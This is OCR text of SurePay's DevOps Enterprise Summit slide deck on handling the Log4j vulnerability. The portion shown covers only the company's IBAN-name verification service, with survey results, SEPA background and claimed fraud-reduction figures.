
DevOps Enterprise Summit

SurePay

How we battled the Log4j zero day vulnerability

Friso Schutte (CTO), 16 May 2023

surepay



Contents

- About SurePay
- Security at SurePay
- How we tackled the log4shell vulnerability

Does your bank check IBAN + Name?

Source: IFH/ECC Köln research, published February 2022
https://www.ifhkoeln.de/teilen/alles-safe-beim-onlinebanking/

Does your bank check IBAN + Name?

Source: IFH/ECC Köln research, published February 2022
https://www.ifhkoeln.de/teilen/alles-safe-beim-onlinebanking/

65%

35%

Do you want your bank to check IBAN + Name?


Source: IFH/ECC Köln research, published February 2022
https://www.ifhkoeln.de/teilen/alles-safe-beim-onlinebanking/

94%

6%


...and the fraudster

SEPA Credit Transfers; IBAN is the sole identifier




– How can a SEPA payment account be identified?


The IBAN (International Bank Account Number) is the unique payment account identifier for SEPA. The BIC (Business Identifier Code) unambiguously identifies the payment service provider. By February 2014, the IBAN will be the sole payment account identifier for national and cross-border credit transfers and direct debits in euro within the EU (by 31 October 2016 for Member States with other currencies than the euro).



Match




Close Match



No Match

We performed over 4,500,000,000 checks since go-live in 2017



Banks

Increased customer confidence

67% less misdirected payments

81% less invoice fraud to NL IBANs

Corporates


91% less dropouts during KYC

80% less fraudulent suppliers


50% less standing invoices

